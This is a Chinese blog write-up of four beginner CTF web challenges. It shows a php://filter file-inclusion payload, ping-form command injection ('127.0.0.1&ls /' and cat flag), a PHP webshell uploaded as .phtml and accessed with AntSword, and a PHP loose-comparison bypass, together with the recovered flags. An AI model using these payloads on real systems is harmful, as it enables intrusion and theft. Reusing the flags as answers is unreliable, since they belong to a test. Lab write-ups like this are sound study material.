

ACTF新生赛

原创

她叫常玉莹 于 2021-08-01 06:14:30 发布 105 收藏

分类专栏: [CTF](#) 文章标签: [ctf writeup](#) [网络安全](#) [web安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_45924653/article/details/119290000

版权



[CTF 专栏收录该内容](#)

18 篇文章 0 订阅

订阅专栏

[include](#)

[Exec](#)

[Upload](#)

[BackupFile](#)

include

点击tips

← → ↻ 不安全 | 7f1988cf-98d6-43ff-bf45-440cde24bb01.node4.buuoj.cn/?file=flag.php

📁 书签 🗂️ 哔哩哔哩 (^ - ^)つ... 📁 CTF 📁 安全圈 📁 安全导航 📁 安全教程 📁 安全资源 📁 Tools 📁 问题 📁 文档教程 📁

Can you find out the flag?

https://blog.csdn.net/qq_45924653

观察url存在文件包含, 使用php://input伪协议但是题目中过滤了

← → ↻ 不安全 | 7f1988cf-98d6-43ff-bf45-440cde24bb01.node4.buuoj.cn/?file=php://input

📁 书签 🗂️ 哔哩哔哩 (^ - ^)つ... 📁 CTF 📁 安全圈 📁 安全导航 📁 安全教程 📁 安全资源 📁 Tools 📁 问题 📁 文档教程 📁 博客 📁 网课

hacker!

https://blog.csdn.net/qq_45924653

尝试php://filter伪协议, payload进行编码得到php.flag base64编码后的源文件

read=convert.base64-encode读出来的文件base64加密

payload

```
php://filter/read=convert.base64-encode/resource=flag.php
```

PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YzU3ZGYyNTQtNGExZC00NDQ5LWFhOWEtyZcyYmY4MmlyZmE4fQo=

解码得flag

Request body:
 http://7f1988cf-98d6-43ff-bf45-440cde24bb01.node4.buoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php<?php
 echo "Can you find out the flag?";
 //flag{c57df254-4a1d-4449-aa9a-c72bf82b2fa8}

Exec

ping命令那又是道命令执行题

PING

127.0.0.1&ls|

PING

```
index.php
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

find flag服务器错误 ls了一下根目录

PING

```
127.0.0.1&ls /
```

PING

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

https://blog.csdn.net/qq_45924653

直接cat flag

PING

请输入需要ping的地址

PING


```
flag{3337642c-8fa5-452a-a356-209fbefd40f3}  
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

https://blog.csdn.net/qq_45924653


Upload

文件上传上传了个php小马 只允许jpg png gif

Upload Success! Look here- ./uplo4d/c5e6e563696fba58c34a017d6e05af73.phtml



上传的phtml文件，上蚁剑根目录下有flag文件



BackupFile

备份文件 常见的备份文件.swp .back .bak



```
index.php ×
Users > clay0x7779 > Downloads > index.php
1  <?php
2  include_once "flag.php";
3
4  if(isset($_GET['key'])) {
5      $key = $_GET['key'];
6      if(!is_numeric($key)) {
7          exit("Just num!");
8      }
9      $key = intval($key);
10     $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
11     if($key == $str) {
12         echo $flag;
13     }
14 }
15 else {
16     echo "Try to find out source file!";
17 }
18
19
```

get key参数只能是数字并且等于\$str就输出flag
CTF常见的php弱比较 字符串开始的部分决定它的值 key=123就完4了